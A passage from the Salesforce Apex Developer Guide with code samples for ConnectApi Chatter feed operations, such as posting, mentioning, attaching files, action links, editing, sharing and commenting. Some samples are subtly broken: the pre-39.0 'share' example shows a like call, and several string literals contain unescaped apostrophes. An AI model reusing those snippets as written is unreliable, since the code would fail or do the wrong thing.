ThisexamplecallsgetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount,
density, pageParam, pageSize, sortParam, filter) to get only site-specific feed elements.
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, 'me', 3, ConnectApi.FeedDensity.FewerUpdates, null, null,
ConnectApi.FeedSortOrder.LastModifiedDateDesc, ConnectApi.FeedFilter.CommunityScoped);
Post a Feed Element
Make a call to post a feed element.
361
Using Salesforce Features with Apex
Apex Developer Guide
Call postFeedElement(communityId, subjectId, feedElementType, text) to post a string of text.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
The second parameter, subjectId is the ID of the parent this feed element is posted to. The value can be the ID of a user, group, or
record, or the string me to indicate the context user.
Post a Feed Element with a Mention
Call a method or use the ConnectApiHelper repository to post a feed.
You can post feed elements with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or
use this example, which calls postFeedElement(communityId, feedElement).
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);
textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Post a Feed Element with Existing Files
Call a method to post a feed element with already uploaded files.
Call postFeedElement(communityId, feedElement) to post a feed item with files that have already been uploaded.
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Would you please review these docs?';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
362
Using Salesforce Features with Apex
Apex Developer Guide
// For this feed item, we define a files capability to hold the file(s).
List<String> fileIds = new List<String>();
fileIds.add('069xx00000000QO');
fileIds.add('069xx00000000QT');
fileIds.add('069xx00000000Qn');
fileIds.add('069xx00000000Qi');
fileIds.add('069xx00000000Qd');
ConnectApi.FilesCapabilityInput filesInput = new ConnectApi.FilesCapabilityInput();
filesInput.items = new List<ConnectApi.FileIdInput>();
for (String fileId : fileIds) {
ConnectApi.FileIdInput idInput = new ConnectApi.FileIdInput();
idInput.id = fileId;
filesInput.items.add(idInput);
}
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.files = filesInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Post a Rich-Text Feed Element with Inline Image
Call a method or use the ConnectApiHelper repository to post a feed element with an already uploaded, inline image.
You can post rich-text feed elements with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to
write a single line of code, or use this example, which calls postFeedElement(communityId, feedElement). In this
example, the image file is existing content that has already been uploaded to Salesforce. The post also includes text and a mention.
String communityId = null;
String imageId = '069D00000001INA';
String mentionedUserId = '005D0000001QNpr';
String targetUserOrGroupOrRecordId = '005D0000001Gif0';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;
messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
363
Using Salesforce Features with Apex
Apex Developer Guide
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);
mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);
markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);
inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);
input.body = messageInput;
ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
SEE ALSO:
Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput
Apex Reference Guide: ConnectApi.MarkupEndSegmentInput
Apex Reference Guide: ConnectApi.InlineImageSegmentInput
Post a Rich-Text Feed Element with a Code Block
Call a method to post a feed element with a code block.
Call postFeedElement(communityId, feedElement) to post a feed item with a code block.
String communityId = null;
String targetUserOrGroupOrRecordId = 'me';
String codeSnippet = '<html>nt<body>nttHello, world!nt</body>n</html>';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
364
Using Salesforce Features with Apex
Apex Developer Guide
markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);
markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);
input.body = messageInput;
ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
SEE ALSO:
Apex Reference Guide: ConnectApi.MarkupBeginSegmentInput
Apex Reference Guide: ConnectApi.MarkupEndSegmentInput
Post a Feed Element with a New File (Binary) Attachment
Call a method to post a feed element with a new file.
Important: In version 36.0 and later, you can’t post a feed element with a new file in the same call. Upload files to Salesforce first,
and then specify existing files when posting a feed element.
This example calls postFeedElement(communityId, feedElement, feedElementFileUpload) to post a feed
item with a new file (binary) attachment.
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';
ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';
ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;
input.capabilities = capabilities;
String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
Post a Batch of Feed Elements
Use a trigger to call a method to bulk post to the feeds of accounts.
365
Using Salesforce Features with Apex
Apex Developer Guide
This trigger calls postFeedElementBatch(communityId, feedElements) to bulk post to the feeds of newly inserted
accounts.
trigger postFeedItemToAccount on Account (after insert) {
Account[] accounts = Trigger.new;
// Bulk post to the account feeds.
List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();
for (Account a : accounts) {
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = a.id;
ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
body.messageSegments = new List<ConnectApi.MessageSegmentInput>();
ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Let's win the ' + a.name + ' account.';
body.messageSegments.add(textSegment);
input.body = body;
ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
batchInputs.add(batchInput);
}
ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
Post a Batch of Feed Elements with a New (Binary) File
Use a trigger to call a method to bulk post a new file to the feeds of accounts.
Important: This example is valid in version 32.0–35.0. In version 36.0 and later, you can’t post a batch of feed elements with a
newfileinthesamecall.UploadthefiletoSalesforcefirst,andthenspecifytheuploadedfilewhenpostingabatchoffeedelements.
This trigger calls postFeedElementBatch(communityId, feedElements) to bulk post to the feeds of newly inserted
accounts. Each post has a new file (binary) attachment.
trigger postFeedItemToAccountWithBinary on Account (after insert) {
Account[] accounts = Trigger.new;
// Bulk post to the account feeds.
List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();
for (Account a : accounts) {
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = a.id;
ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
body.messageSegments = new List<ConnectApi.MessageSegmentInput>();
366
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Let's win the ' + a.name + ' account.';
body.messageSegments.add(textSegment);
input.body = body;
ConnectApi.ContentCapabilityInput contentInput = new
ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';
ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;
input.capabilities = capabilities;
String text = 'We are words in a file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');
ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput);
batchInputs.add(batchInput);
}
ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
Define an Action Link and Post with a Feed Element
Create one action link in an action link group, associate the action link group with a feed item, and post the feed item.
367
Using Salesforce Features with Apex
Apex Developer Guide
When a user clicks the action link, the action link requests the Connect REST API resource /chatter/feed-elements, which
posts a feed item to the user’s feed. After the user clicks the action link and it executes successfully, its status changes to successful and
the feed item UI is updated.
368
Using Salesforce Features with Apex
Apex Developer Guide
Refresh the user’s feed to see the new post.
This simple example shows you how to use action links to call a Salesforce resource.
Think of an action link as a button on a feed item. Like a button, an action link definition includes a label (labelKey). An action link
group definition also includes other properties like a URL (actionUrl), an HTTP method (method), and an optional request body
(requestBody) and HTTP headers (headers).
When a user clicks this action link, an HTTP POST request is made to a Connect REST API resource, which posts a feed item to Chatter.
The requestBody property holds the request body for the actionUrl resource, including the text of the new feed item. In this
example, the new feed item includes only text, but it could include other capabilities such as a file attachment, a poll, or even action
links.
Just like radio buttons, action links must be nested in a group. Action links within a group share the properties of the group and are
mutually exclusive (you can click only one action link within a group). Even if you define only one action link, it must be part of an action
link group.
This example calls ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId,
actionLinkGroup) to create an action link group definition.
It saves the action link group ID from that call and associates it with a feed element in a call to
ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement).
To use this code, substitute an OAuth value for your own Salesforce org. Also, verify that the expirationDate is in the future. Look
for the “To Do” comments in the code.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();
ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();
369
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();
// Create the action link group definition.
actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();
actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;
actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;
// To Do: Verify that the date is in the future.
// Action link groups are removed from feed elements on the expiration date.
datetime myDate = datetime.newInstance(2016, 3, 1);
actionLinkGroupDefinitionInput.expirationDate = myDate;
// Create the action link definition.
actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;
actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';
actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();
actionLinkDefinitionInput.labelKey = 'Post';
actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;
actionLinkDefinitionInput.requestBody = '{"subjectId": "me","feedElementType":
"FeedItem","body": {"messageSegments": [{"type": "Text","text": "This is a
test post created via an API action link."}]}}';
actionLinkDefinitionInput.requiresConfirmation = true;
// To Do: Substitute an OAuth value for your Salesforce org.
requestHeaderInput1.name = 'Authorization';
requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';
actionLinkDefinitionInput.headers.add(requestHeaderInput1);
requestHeaderInput2.name = 'Content-Type';
requestHeaderInput2.value = 'application/json';
actionLinkDefinitionInput.headers.add(requestHeaderInput2);
// Add the action link definition to the action link group definition.
actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);
// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
// Set the properties of the feedItemInput object.
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';
370
Using Salesforce Features with Apex
Apex Developer Guide
// Create the text for the post.
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);
// The feedElementCapabilitiesInput object holds the capabilities of the feed item.
// Define an associated actions capability to hold the action link group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Note: If the post fails, check the OAuth ID.
Define an Action Link in a Template and Post with a Feed Element
Create an action link and action link group and instantiate the action link group from a template.
This example creates the same action link and action link group as the example Define an Action Link and Post with a Feed Element,
but this example instantiates the action link group from a template.
Step 1: Create the Action Link Templates
1. From Setup, enter Action Link Templates in the Quick Find box, then select Action Link Templates.
2. Use these values in a new Action Link Group Template:
Value
Field
Doc Example
Name
Doc_Example
Developer Name
Primary action
Category
Once per User
Executions Allowed
3. Use these values in a new Action Link Template:
Value
Field
Doc Example
Action Link Group Template
Api
Action Type
/services/data/{!Bindings.ApiVersion}/chatter/feed-elements
Action URL
371
Using Salesforce Features with Apex
Apex Developer Guide
Value
Field
Everyone can see
User Visibility
{ "subjectId":"{!Bindings.SubjectId}",
"feedElementType":"FeedItem", "body":{ "messageSegments":[
{ "type":"Text", "text":"{!Bindings.Text}" } ] } }
HTTP Request Body
Content-Type: application/json
HTTP Headers
0
Position
Post
Label Key
POST
HTTP Method
4. Go back to the Action Link Group Template and select Published. Click Save.
Step 2: Instantiate the Action Link Group, Associate it with a Feed Item, and Post it
This example calls ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId,
actionLinkGroup) to create an action link group definition.
It calls ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to associate the action
link group with a feed item and post it.
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];
// Add binding name-value pairs to a map.
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');
// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
bindingInput.key = key;
bindingInput.value = bindingMap.get(key);
bindingInputs.add(bindingInput);
}
// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
372
Using Salesforce Features with Apex
Apex Developer Guide
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;
// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';
// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);
// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Edit a Feed Element
Call a method to edit a feed element.
Call updateFeedElement(communityId, feedElementId, feedElement) to edit a feed element. Feed items are
the only type of feed element that can be edited.
String communityId = Network.getNetworkId();
// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
373
Using Salesforce Features with Apex
Apex Developer Guide
// Return null within anonymous apex.
return null;
}
String feedElementId = feedItems[0].id;
ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);
if (isEditable.isEditableByMe == true){
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'This is my edited post.';
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
Edit a Question Title and Post
Call a method to edit a question title and post.
Call updateFeedElement(communityId, feedElementId, feedElement) to edit a question title and post.
String communityId = Network.getNetworkId();
// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
// Return null within anonymous apex.
return null;
}
String feedElementId = feedItems[0].id;
ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);
if (isEditable.isEditableByMe == true){
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
374
Using Salesforce Features with Apex
Apex Developer Guide
textSegmentInput.text = 'This is my edited question.';
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;
questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';
ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
Like a Feed Element
Call a method to like a feed element.
Call likeFeedElement(communityId, feedElementId) to like a feed element.
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
Bookmark a Feed Element
Call a method to bookmark a feed element.
Call updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) to
bookmark a feed element.
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
Share a Feed Element (prior to Version 39.0)
Call a method to share a feed element.
Important: InAPIversion39.0andlater, shareFeedElement(communityId, subjectId, feedElementType,
originalFeedElementId) isn’t supported. See Share a Feed Element (in Version 39.0 and Later).
Call shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId) to
share a feed item (which is a type of feed element) with a group.
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
Share a Feed Element (in Version 39.0 and Later)
Call a method to share a feed element.
Call postFeedElement(communityId, feedElement) to share a feed element.
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';
375
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Look at this post I'm sharing.';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
ConnectApi.FeedEntityShareCapabilityInput shareInput = new
ConnectApi.FeedEntityShareCapabilityInput();
shareInput.feedEntityId = '0D5R0000000SEbc';
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.feedEntityShare = shareInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Send a Direct Message
Call a method to send a direct message.
Call postFeedElement(communityId, feedElement) to send a direct message to two people.
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Thanks for attending my presentation test run this morning. Send
me any feedback.';
// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;
// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a direct message capability to hold the member(s) and the
subject.
List<String> memberIds = new List<String>();
memberIds.add('005B00000016OUQ');
memberIds.add('005B0000001rIN6');
ConnectApi.DirectMessageCapabilityInput dmInput = new
ConnectApi.DirectMessageCapabilityInput();
dmInput.subject = 'Thank you!';
dmInput.membersToAdd = memberIds;
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.directMessage = dmInput;
376
Using Salesforce Features with Apex
Apex Developer Guide
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
Post a Comment
Call a method to post a comment.
Call postCommentToFeedElement(communityId, feedElementId, text) to post a plain text comment to a feed
element.
ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null,
'0D5D0000000KuGh', 'I agree with the proposal.' );
Post a Comment with a Mention
Make call or use the ConnectApiHelper repository to post a comment with a mention.
You can post comments with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use
this example, which calls postCommentToFeedElement(communityId, feedElementId, comment,
feedElementFileUpload).
String communityId = null;
String feedElementId = '0D5D0000000KtW3';
ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Does anyone in this group have an idea? ';
messageBodyInput.messageSegments.add(textSegmentInput);
mentionSegmentInput.id = '005D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);
commentInput.body = messageBodyInput;
ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId,
feedElementId, commentInput, null);
Post a Comment with an Existing File
Make a call to post a comment with an already uploaded file.
377
Using Salesforce Features with Apex
Apex Developer Guide
To post a comment and attach an existing file (already uploaded to Salesforce) to the comment, create a
ConnectApi.CommentInput objecttopasstopostCommentToFeedElement(communityId, feedElementId,
comment, feedElementFileUpload).
String feedElementId = '0D5D0000000KtW3';
ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'I attached this file from Salesforce Files.';
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;
ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();
commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001rNJ';
commentInput.capabilities = commentCapabilitiesInput;
ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, null);
Post a Comment with a New File
Call a method to post a comment with a new file.
To post a comment and upload and attach a new file to the comment, create a ConnectApi.CommentInput object and a
ConnectApi.BinaryInput objecttopasstothepostCommentToFeedElement(communityId, feedElementId,
comment, feedElementFileUpload) method.
String feedElementId = '0D5D0000000KtW3';
ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
